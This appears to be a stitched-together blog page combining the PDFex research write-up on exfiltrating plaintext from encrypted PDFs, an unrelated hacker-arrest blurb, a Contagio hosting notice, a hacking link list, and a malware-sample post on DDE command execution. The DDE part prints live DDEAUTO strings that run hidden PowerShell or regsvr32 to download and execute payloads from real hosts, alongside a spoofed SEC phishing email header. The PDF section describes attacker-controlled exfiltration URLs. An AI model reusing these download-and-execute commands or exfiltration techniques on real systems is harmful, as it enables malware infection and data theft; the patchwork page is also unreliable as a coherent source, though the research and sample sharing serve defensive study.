viernes, 22 de mayo de 2020

PDFex: Major Security Flaws In PDF Encryption

After investigating the security of PDF signatures, we had a deeper look at PDF encryption. In co­ope­ra­ti­on with our friends from Müns­ter Uni­ver­si­ty of Ap­p­lied Sci­en­ces, we discovered severe weaknesses in the PDF encryption standard which lead to full plaintext exfiltration in an active-attacker scenario.

To guarantee confidentiality, PDF files can be encrypted. This enables the secure transfer and storing of sensitive documents without any further protection mechanisms.
The key management between the sender and recipient may be password based (the recipient must know the password used by the sender, or it must be transferred to them through a secure channel) or public key based (i.e., the sender knows the X.509 certificate of the recipient).

In this research, we analyze the security of encrypted PDF files and show how an attacker can exfiltrate the content without having the corresponding keys.

So what is the problem?

The security problems known as PDFex discovered by our research can be summarized as follows:
  1. Even without knowing the corresponding password, the attacker possessing an encrypted PDF file can manipulate parts of it.
    More precisely, the PDF specification allows the mixing of ciphertexts with plaintexts. In combination with further PDF features which allow the loading of external resources via HTTP, the attacker can run direct exfiltration attacks once a victim opens the file.
  2. PDF encryption uses the Cipher Block Chaining (CBC) encryption mode with no integrity checks, which implies ciphertext malleability.
    This allows us to create self-exfiltrating ciphertext parts using CBC malleability gadgets. We use this technique not only to modify existing plaintext but to construct entirely new encrypted objects.
Who uses PDF Encryption?

PDF encryption is widely used. Prominent companies like Canon and Samsung apply PDF encryption in document scanners to protect sensitive information.
Further providers like IBM offer PDF encryption services for PDF documents and other data (e.g., confidential images) by wrapping them into PDF. PDF encryption is also supported in different medical products to transfer health records, for example InnoportRicohRimage.
Due to the shortcomings regarding the deployment and usability of S/MIME and OpenPGP email encryption, some organizations use special gateways to automatically encrypt email messages as encrypted PDF attachments, for example CipherMailEncryptomaticNoSpamProxy. The password to decrypt these PDFs can be transmitted over a second channel, such as a text message (i.e., SMS).
Technical details of the attacks

We developed two different attack classes on PDF Encryption: Direct Exfiltration and CBC Gadgets.

Attack 1: Direct Exfiltration (Attack A)


The idea of this attack is to abuse the partial encryption feature by modifying an encrypted PDF file. As soon as the file is opened and decrypted by the victim sensitive content is sent to the attacker. Encrpyted PDF files does not have integrity protection. Thus, an attacker can modify the structure of encrypted PDF documents, add unencrypted objects, or wrap encrypted parts into a context controlled the attacker.

In the given example, the attacker abuses the flexibility of the PDF encryption standard to define certain objects as unencrypted. The attacker modifies the Encrypt dictionary (6 0 obj) in a way that the document is partially encrypted – all streams are left AES256 encrypted while strings are defined as unencrypted by setting the Identity filter. Thus, the attacker can freely modify strings in the document and add additional objects containing unencrypted strings.
The content to be exfiltrated is left encrypted, see Contents (4 0 obj) and EmbeddedFile (5 0 obj). The most relevant object for the attack is the definition of an Action, which can submit a form, invoke a URL, or execute JavaScript. The Action references the encrypted parts as content to be included in requests and can thereby be used to exfiltrate their plaintext to an arbitrary URL. The execution of the Action can be triggered automatically once the PDF file is opened (after the decryption) or via user interaction, for example, by clicking within the document.
This attack has three requirements to be successful. While all requirements are PDF standard compliant, they have not necessarily been implemented by every PDF application:
  • Partial encryption: Partially encrypted documents based on Crypt Filters like the Identity filter or based on other less supported methods like the None encryption algorithm.
  • Cross-object references: It must be possible to reference and access encrypted string or stream objects from unencrypted attacker-controlled parts of the PDF document.
  • Exfiltration channel: One of the interactive features allowing the PDF reader to communicate via Internet must exist, with or without user interaction. Such Features are PDF FormsHyperlinks, or JavaScript.
Please note that the attack does not abuse any cryptographic issues, so that there are no requirements to the underlying encryption algorithm (e.g., AES) or the encryption mode (e.g., CBC).
In the following, we show three techniques how an attack can exfiltrate the content.

Exfiltration via PDF Forms (A1)



The PDF standard allows a document's encrypted streams or strings to be defined as values of a PDF form to be submitted to an external server. This can be done by referencing their object numbers as the values of the form fields within the Catalog object, as shown in the example on the left side. The value of the PDF form points to the encrypted data stored in 2 0 obj.
To make the form auto-submit itself once the document is opened and decrypted, an OpenAction can be applied. Note that the object which contains the URL (http://p.df) for form submission is not encrypted and completely controlled by the attacker. As a result, as soon as the victim opens the PDF file and decrypts it, the OpenAction will be executed by sending the decrypted content of 2 0 obj to (http://p.df).


If forms are not supported by the PDF viewer, there is a second method to achieve direct exfiltration of a plaintext. The PDF standard allows setting a "base" URI in the Catalog object used to resolve all relative URIs in the document.
This enables an attacker to define the encrypted part as a relative URI to be leaked to the attacker's web server. Therefore the base URI will be prepended to each URI called within the PDF file. In the given example, we set the base URI to (http://p.df).
The plaintext can be leaked by clicking on a visible element such as a link, or without user interaction by defining a URI Action to be automatically performed once the document is opened.
In the given example, we define the base URI within an Object Stream, which allows objects of arbitrary type to be embedded within a stream. This construct is a standard compliant method to put unencrypted and encrypted strings within the same document. Note that for this attack variant, only strings can be exfiltrated due to the specification, but not streams; (relative) URIs must be of type string. However, fortunately (from an attacker's point of view), all encrypted streams in a PDF document can be re-written and defined as hex-encoded strings using the hexadecimal string notation.
Nevertheless, the attack has some notable drawbacks compared to  Exfiltration via PDF Forms:
  • The attack is not silent. While forms are usually submitted in the background (by the PDF viewer itself), to open hyperlinks, most applications launch an external web browser.
  • Compared to HTTP POST, the length of HTTP GET requests, as invoked by hyperlinks, is limited to a certain size.
  • PDF viewers do not necessarily URL-encode binary strings, making it difficult to leak compressed data.

Exfiltration via JavaScript (A3)


The PDF JavaScript reference allows JavaScript code within a PDF document to directly access arbitrary string/stream objects within the document and leak them with functions such as *getDataObjectContents* or *getAnnots*.
In the given example, the stream object 7 is given a Name (x), which is used to reference and leak it with a JavaScript action that is automatically triggered once the document is opened. The attack has some advantages compared to Exfiltration via PDF Forms and Exfiltration via Hyperlinks, such as the flexibility of an actual programming language.
It must, however, be noted that – while JavaScript actions are part of the PDF specification – various PDF applications have limited JavaScript support or disable it by default (e.g., Perfect PDF Reader).

Attack 2: CBC Gadgets (Attack B)

Not all PDF viewers support partially encrypted documents, which makes them immune to direct exfiltration attacks. However, because PDF encryption generally defines no authenticated encryption, attackers may use CBC gadgets to exfiltrate plaintext. The basic idea is to modify the plaintext data directly within an encrypted object, for example, by prefixing it with an URL. The CBC gadget attack, thus does not necessarily require cross-object references.
Note that all gadget-based attacks modify existing encrypted content or create new content from CBC gadgets. This is possible due to the malleability property of the CBC encryption mode.
This attack has two necessary preconditions:
  • Known plaintext: To manipulate an encrypted object using CBC gadgets, a known plaintext segment is necessary. For AESV3 – the most recent encryption algorithm – this plain- text is always given by the Perms entry. For older versions, known plaintext from the object to be exfiltrated is necessary.
  • Exfiltration channel: One of the interactive features: PDF Forms or Hyperlinks.
These requirements differ from those of the direct exfiltration attacks, because the attacks are applied "through" the encryption layer and not outside of it.

Exfiltration via PDF Forms (B1)

As described above, PDF allows the submission of string and stream objects to a web server. This can be used in conjunction with CBC gadgets to leak the plaintext to an attacker-controlled server, even if partial encryption is not allowed.
A CBC gadget constructed from the known plaintext can be used as the submission URL, as shown in the example on the left side. The construction of this particular URL gadget is challenging. As PDF encryption uses PKCS#5 padding, constructing the URL using a single gadget from the known Perms plaintext is difficult, as the last 4 bytes that would need to contain the padding are unknown.
However, we identified two techniques to solve this. On the one hand, we can take the last block of an unknown ciphertext and append it to our constructed URL, essentially reusing the correct PKCS#5 padding of the unknown plaintext. Unfortunately, this would introduce 20 bytes of random data from the gadgeting process and up to 15 bytes of the unknown plaintext to the end of our URL.
On the other hand, the PDF standard allows the execution of multiple OpenActions in a document, allowing us to essentially guess the last padding byte of the Perms value. This is possible by iterating over all 256 possible values of the last plaintext byte to get 0x01, resulting in a URL with as little random as possible (3 bytes). As a limitation, if one of the 3 random bytes contains special characters, the form submission URL might break.
Using CBC gadgets, encrypted plaintext can be prefixed with one or more chosen plaintext blocks. An attacker can construct URLs in the encrypted PDF document that contain the plaintext to exfiltrate. This attack is similar to the exfiltration hyperlink attack (A2). However, it does not require the setting of a "base" URI in plaintext to achieve exfiltration.
The same limitations described for direct exfiltration based on links (A2) apply. Additionally, the constructed URL contains random bytes from the gadgeting process, which may prevent the exfiltration in some cases.

Exfiltration via Half-Open Object Streams (B3)

While CBC gadgets are generally restricted to the block size of the underlying block cipher – and more specifically the length of the known plaintext, in this case, 12 bytes – longer chosen plaintexts can be constructed using compression. Deflate compression, which is available as a filter for PDF streams, allows writing both uncompressed and compressed segments into the same stream. The compressed segments can reference back to the uncompressed segments and achieve the repetition of byte strings from these segments. These backreferences allow us to construct longer continuous plaintext blocks than CBC gadgets would typically allow for. Naturally, the first uncompressed occurrence of a byte string still appears in the decompressed result. Additionally, if the compressed stream is constructed using gadgets, each gadget generates 20 random bytes that appear in the decompressed stream. A non-trivial obstacle is to keep the PDF viewer from interpreting these fragments in the decompressed stream. While hiding the fragments in comments is possible, PDF comments are single-line and are thus susceptible to newline characters in the random bytes. Therefore, in reality, the length of constructed compressed plaintexts is limited.
To deal with this caveat, an attacker can use ObjectStreams which allow the storage of arbitrary objects inside a stream. The attacker uses an object stream to define new objects using CBC gadgets. An object stream always starts with a header of space-separated integers which define the object number and the byte offset of the object inside the stream. The dictionary of an object stream contains the key First which defines the byte offset of the first object inside the stream. An attacker can use this value to create a comment of arbitrary size by setting it to the first byte after their comment.
Using compression has the additional advantage that compressed, encrypted plaintexts from the original document can be embedded into the modified object. As PDF applications often create compressed streams, these can be incorporated into the attacker-created compressed object and will therefore be decompressed by the PDF applications. This is a significant advantage over leaking the compressed plaintexts without decompression as the compressed bytes are often not URL-encoded correctly (or at all) by the PDF applications, leading to incomplete or incomprehensible plaintexts. However, due to the inner workings of the deflate algorithms, a complete compressed plaintext can only be prefixed with new segments, but not postfixed. Therefore, a string created using this technique cannot be terminated using a closing bracket, leading to a half-open string. This is not a standard compliant construction, and PDF viewers should not accept it. However, a majority of PDF viewers accept it anyway.

Evaluation

During our security analysis, we identified two standard compliant attack classes which break the confidentiality of encrypted PDF files. Our evaluation shows that among 27 widely-used PDF viewers, all of them are vulnerable to at least one of those attacks, including popular software such as Adobe Acrobat, Foxit Reader, Evince, Okular, Chrome, and Firefox.
You can find the detailed results of our evaluation here.

What is the root cause of the problem?

First, many data formats allow to encrypt only parts of the content (e.g., XML, S/MIME, PDF). This encryption flexibility is difficult to handle and allows an attacker to include their own content, which can lead to exfiltration channels.
Second, when it comes to encryption, AES-CBC – or encryption without integrity protection in general – is still widely supported. Even the latest PDF 2.0 specification released in 2017 still relies on it. This must be fixed in future PDF specifications and any other format encryption standard, without enabling backward compatibility that would re-enable CBC gadgets.
A positive example is JSON Web Encryption standard, which learned from the CBC attacks on XML and does not support any encryption algorithm without integrity protection.

Authors of this Post

Jens Müller
Fabian Ising
Vladislav Mladenov
Christian Mainka
Sebastian Schinzel
Jörg Schwenk

Acknowledgements

Many thanks to the CERT-Bund team for the great support during the responsible disclosure process.More articles

Ukrainian Police Arrest Hacker Who Tried Selling Billions Of Stolen Records

The Ukrainian police have arrested a hacker who made headlines in January last year by posting a massive database containing some 773 million stolen email addresses and 21 million unique plaintext passwords for sale on various underground hacking forums. In an official statement released on Tuesday, the Security Service of Ukraine (SBU) said it identified the hacker behind the pseudonym "Sanix

via The Hacker News

Related links


Files Download Information


After 7 years of Contagio existence, Google Safe Browsing services notified Mediafire (hoster of Contagio and Contagiominidump files) that "harmful" content is hosted on my Mediafire account.

It is harmful only if you harm your own pc and but not suitable for distribution or infecting unsuspecting users but I have not been able to resolve this with Google and Mediafire.

Mediafire suspended public access to Contagio account.

The file hosting will be moved.

If you need any files now, email me the posted Mediafire links (address in profile) and I will pull out the files and share via other methods.

P.S. I have not been able to resolve "yet" because it just happened today, not because they refuse to help.  I don't want to affect Mediafire safety reputation and most likely will have to move out this time.

The main challenge is not to find hosting, it is not difficult and I can pay for it, but the effort move all files and fix the existing links on the Blogpost, and there are many. I planned to move out long time ago but did not have time for it. If anyone can suggest how to change all Blogspot links in bulk, I will be happy.


P.P.S. Feb. 24 - The files will be moved to a Dropbox Business account and shared from there (Dropbox team confirmed they can host it )  


The transition will take some time, so email me links to what you need. 

Thank you all
M
Related news
  1. Car Hacking
  2. Kali Linux Hacking
  3. Hacking Y Forensic Desarrolle Sus Propias Herramientas En Python Pdf
  4. Hacker Profesional
  5. Curso Completo De Hacking Ético
  6. Programa Hacker
  7. Rom Hacking Pokemon

DDE Command Execution Malware Samples


Here are a few samples related to the recent DDE Command execution


Reading:
10/18/2017 InQuest/yara-rules 
10/18/2017 https://twitter.com/i/moments/918126999738175489 


Download


File information
List of available files:
Word documents:
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb
a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568
9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862
7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280
313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d
8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184
11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9

Payload 
8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c
316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea
5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f
fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 


File details with MD5 hashes:
Word documents:
1. bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb EDGAR_Rules.docx
bcadcf65bcf8940fff6fc776dd56563 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://pastebin.com/raw/pxSE2TJ1')) ")

2. 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428 EDGAR_Rules_2017.docx
 2c0cfdc5b5653cb3e8b0f8eeef55fc32 ( DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) ")

3 4b68b3f98f78b42ac83e356ad61a4d234fe620217b250b5521587be49958d568 SBNG20171010.docx
8be9633d5023699746936a2b073d2d67 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://104.131.178.222/s.ps1');powershell -Command $e. 

4. 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862 Plantilla - InformesFINAL.docx
78f07a1860ae99c093cc80d31b8bef14 ( DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(' https://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg '); powershell -e $e " 

5. 7777ccbaaafe4e50f800e659b7ca9bfa58ee7eefe6e4f5e47bc3b38f84e52280 
 aee33500f28791f91c278abb3fcdd942 (DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://www.filefactory.com/file/2vxfgfitjqrf/Citibk_MT103_Ref71943.exe');powershell -e_

6. 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 Giveaway.docx
507784c0796ffebaef7c6fc53f321cd6 (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"t\"t\"p://downloads.sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security Reasons")


7. 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d  Filings_and_Forms.docx
47111e9854db533c328ddbe6e962602a (DDEAUTO "C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden -C $e=(new-object system.net.webclient).downloadstring('http://goo.gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx")

8. 8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 ~WRD0000.tmp
47111e9854db533c328ddbe6e962602a


9. 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 ~WRD0003.tmp
d78ae3b9650328524c3150bef2224460


10. bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9 DanePrzesylki17016.doc
5786dbcbe1959b2978e979bf1c5cb450


Payload Powershell

1. 8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf fonts.txt

2 2330bf6bf6b5efa346792553d3666c7bc290c98799871f5ff4e7d44d2ab3b28c - powershell script from hxxp://citycarpark.my/components/com_admintools/mscorier

Payload PE

1. 316f0552684bd09310fc8a004991c9b7ac200fb2a9a0d34e59b8bbd30b6dc8ea Citibk_MT103_Ref71943.exe
3a4d0c6957d8727c0612c37f27480f1e

2. 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f FreddieMacPayload
 4f3a6e16950b92bf9bd4efe8bbff9a1e

3. fe72a6b6da83c779787b2102d0e2cfd45323ceab274924ff617eb623437c2669 s50.exe  Poland payload
09d71f068d2bbca9fac090bde74e762b


Message information


For the EDGAR campaign
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

 Received: from usa2.serverhoshbilling.com (usa2.serverhoshbilling.com [209.90.232.236])
by m0049925.ppops.net with ESMTP id 2dhb488ej6-1
(version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NOT)
for <snip>; Wed, 11 Oct 2017 00:09:20 -0400
Received: from salesapo by usa2.serverhoshbilling.com with local (Exim 4.89)
(envelope-from <EDGAR@sec.gov>)
id 1e28HE-0001S5-Ew
for <snip>; Wed, 11 Oct 2017 00:05:48 -0400
To: <snip>
Subject: EDGAR Filings
X-PHP-Script: roofingexperts.org/wp-content/themes/sp/examples/send_edgar_corps.php for 89.106.109.106, 162.158.90.75
X-PHP-Originating-Script: 658:class.phpmailer.php
Date: Wed, 11 Oct 2017 04:05:48 +0000
From: EDGAR <EDGAR@sec.gov>
Reply-To: EDGAR <EDGAR@sec.gov>
Message-ID: <7608a3de5fe6c9bf7df6782a8aa9790f@roofingexperts.org>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="b1_7608a3de5fe6c9bf7df6782a8aa9790f"
Content-Transfer-Encoding: 8bit
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - usa2.serverhoshbilling.com
X-AntiAbuse: Original Domain - nu.com
X-AntiAbuse: Originator/Caller UID/GID - [658 497] / [47 12]
X-AntiAbuse: Sender Address Domain - sec.gov
X-Get-Message-Sender-Via: usa2.serverhoshbilling.com: authenticated_id: salesapo/only user confirmed/virtual account not confirmed
X-Authenticated-Sender: usa2.serverhoshbilling.com: salesapo
X-Source: /opt/cpanel/ea-php56/root/usr/bin/lsphp
X-Source-Args: lsphp:ntent/themes/sp/examples/send_edgar_corps.php
X-Source-Dir: salesapogee.com:/roofingexperts/wp-content/themes/sp/examples
X-CLX-Shades: Junk
X-CLX-Response: <snip>
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:,, definitions=2017-10-10_08:,,
 signatures=0
X-Proofpoint-Spam-Details: rule=spam policy=default score=99 priorityscore=1501 malwarescore=0
 suspectscore=0 phishscore=0 bulkscore=0 spamscore=0 clxscore=-262
 lowpriorityscore=0 impostorscore=0 adultscore=0 classifier=clx:Junk
 adjust=0 reason=mlx scancount=1 engine=8.0.1-1707230000
 definitions=main-1710110060

This is a multi-part message in MIME format.

--b1_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: multipart/alternative;
boundary="b2_7608a3de5fe6c9bf7df6782a8aa9790f"

--b2_7608a3de5fe6c9bf7df6782a8aa9790f
Content-Type: text/plain; charset=us-ascii

Important information about last changes in EDGAR Filings


--b2_7608a3de5fe6c9bf7df6782a8aa9790f
